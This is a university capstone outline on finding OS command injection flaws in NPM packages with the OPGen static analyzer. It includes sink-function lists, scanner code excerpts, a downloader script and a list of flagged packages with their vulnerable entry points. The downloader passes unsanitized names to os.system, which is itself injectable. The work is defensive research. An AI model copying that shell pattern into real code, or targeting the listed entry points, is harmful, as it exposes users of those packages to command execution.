
MSSI CAPSTONE ANNOTATED OUTLINE

Vulnerability scanning and verification for Node.js packages based on an abstract interpretation vulnerability scanning tool

TEAM
Huangyin Chen, Qingshan Zhang, Siqi Cao

Research Assistant
Song Li

Advisor
Dr. Yinzhi Cao (JHUISI)


Download all the updated NPM packages (over 900,000 packages)
Read all the packages by package name one by one
Preprocessing the packages
Establish the structure of the target package as a graph according to the object property
Establish the vulnerability function list according to the target vulnerability type
Search target insecure functions in the graph
Output search results to files
Verify vulnerability manually and write POV

I. What has been completed?

1. Understand the code base and usage of the vulnerability scanning tool, OPGen.
2. We have regular group meetings. And we communicate with tutors and research assistants to learn how to use the tool. By reviewing the source code, we learned about OS_command injection attack and the checking principle of command type vulnerability.
3. Finished setting up a test environment on the SSH host server including installing the Conda environment and Node.js environment.
4. Installed the OPGen automatic detection tools.
5. Finished downloading all packages to local for future tests.
6. Finished scanning the first 100,000 local packages for OS_command injection vulnerability. We already found two vulnerabilities and wrote proofs of vulnerability (POV) to prove the vulnerabilities. (packages: Wangzhe and Karma-ckb-reporter)

II. What still needs to be done?

1. Use OPGen tool to scan more vulnerabilities of assigned NPM packages and write POV for each vulnerability.
2. Check the vulnerability scanning results and analyze whether the scanning method can be further improved, such as modifying the list of insecure functions for some vulnerability types.
3. Try to find vulnerabilities of popular packages which are widely used and submit CVE vulnerability on the behalf of JHU System Security Lab and us.
4. Try to find out if the tool can be further improved.
5. Complete the final capstone project report.

MSSI CAPSTONE ANNOTATED OUTLINE

Vulnerability scanning and verification for Node.js packages based on an abstract interpretation vulnerability scanning tool

TEAM
Huangyin Chen, Qingshan Zhang, Siqi Cao

Research Assistant
Song Li

Advisor
Dr. Yinzhi Cao (JHUISI)

I. Abstract

Abstract will be ready with the final report.

II. Introduction

Problem Statement

Web application development and usage are becoming essential in today's tech world. As a result, it is imperative that analysis and detection of vulnerabilities inside application packages follows the same trend. In order to successfully identify vulnerabilities, scanning, verification and writing proof of vulnerabilities (POV) are necessary steps.

Purpose of Study

Discover if there any unfound vulnerability in Node.js packages using the abstract interpretation scanning tool OPGen.

Significance of Research

The process of scanning and verification of underlying vulnerabilities will aid future testing and development of OPGen, and also patch vulnerabilities in Node.js packages.

III. Literature Review & Problem Definition

Literature Review

1. Detection of the Security Vulnerabilities in Web Applications

Problem type: The IT&C technologies

Problem source: business process; organizations

Problem definition: Web applications are used as IT&C tools to support the distributed information processes. They are a major component of the distributed information systems. The audit and evaluation processes are carried out in accordance with the international standards developed for information system security assurance. However, these technologies are not perfect.

Problem impact: Imperfect evaluation process may result in incomplete assessment.

Vulnerability defense: Iterative process; lifecycle activities. In order to organize and develop a high-quality audit process, the evaluation team must analyze the risks, threats and vulnerabilities of the information system.

2. **Automated detection of parameter tampering opportunities and vulnerabilities in web applications**

Problem type: Parameter tampering attacks

Problem source: Server-side javascript.

Problem definition: server fails to replicate the validation of user-supplied data that is performed by the client in web forms

Problem impact: Malicious users who circumvent the client can capitalize on the missing server validation.

Vulnerability defense: Blackbox (only analyze client-side code in web forms) and whitebox (also analyze server-side code that processes submitted web forms).

3. **Prototype pollution: The dangerous and underrated vulnerability impacting JavaScript applications [1]**

Problem type: Prototype Pollution

Problem source: The object structure of Javascript

Problem definition: Attackers can access the object through the '__proto__' property of any JavaScript object. Once they make a change to an object, it applies to all JavaScript objects in a running application, including those created after tampering.

Problem impact: Prototype pollution can lead to practically all popular web vulnerabilities: remote code execution (RCE), cross-site scripting (XSS), SQL injection, and so on.

Vulnerability defense: Developers need to check all the modules in use, but it is too difficult. This article does not give a very clear and effective solution.

4. **Static analysis for detecting taint-style vulnerabilities in web applications. Journal of computer security [2]**

Problem type: Cross-Site Scripting, SQL Injection

Problem source: Web vulnerabilities in PHP programs

Detection Tools/Ways: They used flow-sensitive, inter-procedural and context-sensitive data flow analysis to discover vulnerable points in a program. In addition to the taint analysis at the core of our engine, we employ a precise alias analysis targeted at the unique reference semantics commonly found in scripting languages. Moreover, they enhanced the quality and quantity of the generated vulnerability reports by employing an iterative two-phase algorithm for fast and precise resolution of file inclusions.

5. **DAPP: automatic detection and analysis of prototype pollution vulnerability in Node.js modules**

Problem type: Prototype pollution

Problem source: The object structure of Javascript


Detection Tools/Ways: Analyzing the AST (Abstract syntax tree), building up CFG(Control Flow Graph)

Problem Definition

This part will be ready in final report.

IV. Technical Solution, Design and Analysis


For each vulnerability type, we list all possible insecure functions that may cause this vulnerability. Then we will traverse each package according to these insecure functions. We will analyze the code structure inside the package and scan whether the package contains insecure functions.



```
# jsTap
jstap_vul_sink_map = {
    "os_command": ["exec", "execFile", "execSync", "spawn", "spawnSync"],
    "code_exec": ["exec", "eval", "execFile"],
    "path_traversal": ["end", "write"]
}
```


For example, the tool will scan “exec”, “execFile”, “execSync”, “spawn”, “spawnSync” functions in NPM packages for OS_command injection vulnerabilities.

We automatically read our downloaded packages through code and make sure we are analyzing the latest version. Because even if we find an exploitable vulnerability in an old version, the vulnerability is likely to have been fixed. So this kind of vulnerability discovery is meaningless. we must analyze the latest version of the package.




```
all_packages_list = get_list_of_packages(root_path, start_id=0)
package_version_map = {}
for package_version in all_packages_list:
    package = package_version.split("@")[0]
    package_version_map[package] = package_version

if args.package_list is not None:
    print("Prepareing packages")
    _, file_ext = os.path.splitext(args.package_list)

    with open(args.package_list, 'r') as f:
        if file_ext == '.json':
            names = json.load(f)
        else:
            names = f.readlines()
        for line in tqdm(names):
            testing_package = os.path.join(root_path, line).strip()
            if testing_package not in package_version_map:
                continue
            testing_package = package_version_map[testing_package]
```

Before analyzing the package, we will preprocess the package to eliminate the package that definitely does not meet the inspection requirements, so as to improve our vulnerability scanning efficiency.




```
xss_rule_lists = [
        [('has_user_input', None), ('not_start_with_func', ['sink_hqbpillvul_http_write']),
        ('not_exist_func', ['parseInt']), ('end_with_func', ['sink_hqbpillvul_http_write'])],
        [('has_user_input', None), ('not_start_with_func', ['sink_hqbpillvul_http_setHeader']),
        ('not_exist_func', ['parseInt']), ('end_with_func', ['sink_hqbpillvul_http_setHeader'])]
        ]
os_command_rule_lists = [
        [('has_user_input', None), ('not_start_within_file', ['child_process.js']),
        ('not_exist_func', ['parseInt'])]
        ]
```

For example, we will check if the target package allowing users to input something because if the package does not allow user input, the attacker definitely could not utilize OS_command vulnerability.




```
def has_user_input(self, _, path):
    """
    check if any node in this path contains user input
    user input is defined as in the http, process or
    the arguments of the module entrance functions

    we check by the obj in the edges
    Args:
        path: the path
    Return:
        True or False
    """
    pre_node = None
    for node in path:
        if not pre_node:
            pre_node = node;
            continue
```

This tool will analyze the structure of the package according to the object property of JavaScript through a very complex graph algorithm, and then list the whole structure through the graph to facilitate search.



```python
def find_prop(G: Graph, parent_objs, prop_name, branches=None,
    side=None, parent_name='Unknown', in_proto=False, depth=0,
    prop_name_for_tags=None, ast_node=None, prop_name_sources=[]):
    '''
    Recursively find a property under parent_objs and its __proto__.

    Args:
        G (Graph): graph.
        parent_objs (list): parent objects.
        prop_name (str): property name.
        branches (BranchTagContainer, optional): branch information.
            Defaults to None.
        side (str, optional): 'left' or 'right', denoting left side or
            right side of assignment. Defaults to None.
        parent_name (str, optional): parent object's name, only used to
            print log. Defaults to ''.
        in_proto (bool, optional): whether __proto__ is being searched.
            Defaults to False.

    Returns:
        prop_name_nodes: set of possible name nodes.
        prop_obj_nodes: set of possible object nodes.
        proto_is_tainted: if the property is found in __proto__, and
            __proto__ is tainted (modified by user input).
    '''
    if depth == 5:
        return [], [], None
```


Finally, the tool will search all the target insecure functions in the package and list vulnerable packages. However, not all the packages that have been checked out by the tool are really vulnerable. We also need to manually analyze the target package to check for vulnerabilities. If there is a vulnerability, we will write POV file to verify the vulnerability.



```python
def esprima_search(module_name, search_path, print_func=print):
    proc = subprocess.Popen(['node', search_js_path, module_name, search_path],
        text=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
    stdout, stderr = proc.communicate()
    print_func(stderr)
    main_path, module_path = stdout.split('\n')[:2]
    return main_path, module_path
```


V. Experimentation, Evaluation and Result Analysis

1. Download the Node.js packages name list from module "all-the-package-names.




```
ssh                                                        ⌥⌘2
const names = require("all-the-package-names");
const fs = require('fs');
var json_names = JSON.stringify(names);
fs.writeFile("names.json", json_names, 'utf8', function(){});
~
~
```

2. Implement a python script to download the packages into local server.




```
import csv
import subprocess
import json
import argparse
import string
import os
import logging
from tqdm import tqdm

fail_log = logging.getLogger('fail_logger')
fail_handler = logging.FileHandler(filename="fail.log")
fail_log.addHandler(fail_handler)

success_log = logging.getLogger('success_logger')
success_handler = logging.FileHandler(filename="success.log")
success_log.addHandler(success_handler)


def download_package(name, version):
    try:
        print("downloading {}@{}".format(name, version))
        dir_name = "{}@{}".format(name, version)

        archive = "{}-{}.tgz".format(name, version)
        curl_cmd = 'curl --silent --remote-name https://registry.npmjs.org/{}/-/{}'.format(
            name, archive)

        os.system(curl_cmd)
        os.system('mkdir -p {}'.format(
            dir_name))

        if archive[0] == '@':
            archive = archive.split('/')[1]
        os.system('tar xzf {} --strip-components 1 -C {}'.format(
            archive, dir_name))
        os.system('rm {}'.format(archive))

    except:
        fail_log.info('{}@{} failed \n'.format(name, version))
        return
"package_downloader.py" [readonly][dos] 119L, 3998C                 18,0-1        Top
```




```
caps@seclab newdownload $ python package_downloader.py
```

3. Implement a shell script to run the test in multi-process




```
caps@seclab npmtest (solver) $ cat chunkrun.sh
NUM_Thread=20
for V in $(seq 1 $NUM_Thread);
do
  screen -S runscreen_$V -dm python call_function_generator.py -c $V $NUM_Thread -t os_command -s -l 300
/media/data2/song/newdownload/packages
done
```



```
caps@seclab npmtest (solver) $ ./chunkrun
```

4. Get the test result




```
caps@seclab npmtest (solver) $ cat vul_func_names.csv
os_command,"/media/data2/song/newdownload/packages/wangzhe@1.0.0","module.exports","url"
os_command,"/media/data2/song/newdownload/packages/fliphub-inferno-cli@0.1.1","module.exports.execSyncStd
","cmd"
os_command,"/media/data2/song/newdownload/packages/forrun@0.0.1","module.exports.__proto__.runAll",""
os_command,"/media/data2/song/newdownload/packages/kinfunction@1.0.0","module.exports","req,args,func,cal
lback"
os_command,"/media/data2/song/newdownload/packages/shelit@0.0.0","module.exports.runSeries","cmds"
os_command,"/media/data2/song/newdownload/packages/linux-sys-user@1.1.3","module.exports.addUser","args,c
allback"
os_command,"/media/data2/song/newdownload/packages/thumbnail-manager@0.3.4","(new module.exports()).__pro
to__.exec","line,callback"
os_command,"/media/data2/song/newdownload/packages/treetagger@0.1.1","(new module.exports()).__proto__.ta
g","text,callback"
os_command,"/media/data2/song/newdownload/packages/wsinit@1.0.1","module.exports().then()","resolve,rejec
t"
